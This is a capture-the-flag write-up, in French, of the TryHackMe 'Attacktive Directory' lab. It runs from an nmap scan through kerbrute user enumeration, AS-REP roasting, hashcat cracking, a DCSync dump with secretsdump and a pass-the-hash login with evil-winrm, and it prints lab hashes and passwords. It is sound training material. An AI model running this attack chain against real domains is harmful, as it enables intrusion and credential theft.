

Attacktive Directory

Scanning

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
|_http-methods:
|_Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-25
11:22:54Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
spookysec.local0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
|_Issuer: commonName=AttacktiveDirectory.spookysec.local
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2025-07-24T11:17:10
|_Not valid after: 2026-01-23T11:17:10
|_MD5: 27846e6bbce6ca583c129fe4783e515a
|_SHA-1: c5bd542e6d652afcf90f4c9b855cbbaf53efb18e
|_ssl-date: 2025-07-25T11:23:56+00:00; -1s from scanner time.
|_rdp-ntlm-info:
|_Target_Name: THM-AD
|_NetBIOS_Domain_Name: THM-AD
|_NetBIOS_Computer_Name: ATTACKTIVEDIREC
|_DNS_Domain_Name: spookysec.local
|_DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|_Product_Version: 10.0.17763
|_System_Time: 2025-07-25T11:23:45+00:00
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf       .NET Message Framing
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
49673/tcp  open  msrpc        Microsoft Windows RPC
49675/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49676/tcp  open  msrpc        Microsoft Windows RPC
49679/tcp  open  msrpc        Microsoft Windows RPC
49688/tcp  open  msrpc        Microsoft Windows RPC
```

```
49701/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_smb2-time:
|   date: 2025-07-25T11:23:47
|   start_date: N/A
|_smb2-security-mode:
|   311:
|_   Message signing enabled and required
```

spookysec.local

Enumération

kerbrute

```
kerbrute userenum --dc 10.10.11.42 -d spookysec.local userlist.txt
```

```
2025/07/25 13:34:08 > [+] VALID USERNAME: james@spookysec.local
2025/07/25 13:34:10 > [+] VALID USERNAME: svc-admin@spookysec.local
2025/07/25 13:34:12 > [+] VALID USERNAME: James@spookysec.local
2025/07/25 13:34:13 > [+] VALID USERNAME: robin@spookysec.local
2025/07/25 13:34:22 > [+] VALID USERNAME: darkstar@spookysec.local
2025/07/25 13:34:30 > [+] VALID USERNAME: administrator@spookysec.local
2025/07/25 13:34:43 > [+] VALID USERNAME: backup@spookysec.local
2025/07/25 13:34:47 > [+] VALID USERNAME: paradox@spookysec.local
```

- username >> users.txt

Exploitation

AS-REP

```
GetNPUsers.py spookysec.local/ -no-pass -usersfile users.txt -dc-ip 10.10.11.42
```

 **Note**

L'utilisateur vulnérable à l'option Kerberos pré-auth désactivé

```
$krb5asrep$23$svc-
admin@SP00KYSEC.LOCAL:c3b0060f25f84b24ac692470249f8fef$793dea0b511d0cf4380f48916c29a
0bf24f38a55d24dddbd7924396ba30420ae185b84ad1c33f96ecd80ad92d18b665a4d88a5b6d7d7587c2
7917e4ffcl1d32cf54020924e1c3a5287be531bc7aa4cc59e72bf15963c911917e3d3ceb3be3a71e6d1a6
6626692320f07804c8f83adf1f7d8efb57fbb064d88f6c54ae1c8141dee3d1e74a560e82dc40d6c3ba1c
e56e3cc3b36b62216242710542f887199ed99b93616706307b588991cf20e560e214327e5ca065038256
16df2e04e7ade29b3d3a4a7c080478fdca3a7c3f8699898f3bb4c9e1293342e455b8a0dac0887904113f
6bf4321abf9fd3cf64dc2dc91dae9d332db
```

crack the hash

```
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt
```

- management2005

décode base64

echo 'YmFja3VwQHhNwb29reXNIYy5sb2NhbmDpiYWNrdXAyNTE3ODYw' | base64 -d

```
backup@spookysec.local:backup2517860
```

on a un password

- backup
- backup2517860

Elevating Privileges

le compte backup dispose d'autorisations pour avoir la réplication avec l'AD, il a les mots de passe des utilisateurs hashés.

secretsdump.py -just-dc backup@spookysec.local

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:
::
```


- NTLM hash : 0e0363213e37b94221497260b0bcb4fc

```
[Jul 25, 2025 - 14:07:02 ] THM_machines /workspace → evil-winrm -u "Administrator" -H 0e0363213e37b94221497260b0bcb4fc -i "10.10.11.42"
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  11:39 AM             32 root.txt
```



✓ Woop woop! Your answer is correct

Congratulations on completing Attacktive Directory!!! 🎉

Points earned

🎯 690

Completed tasks

📋 8

Room type

🚩 Challenge

Difficulty

📊 Medium

Streak

🔥 1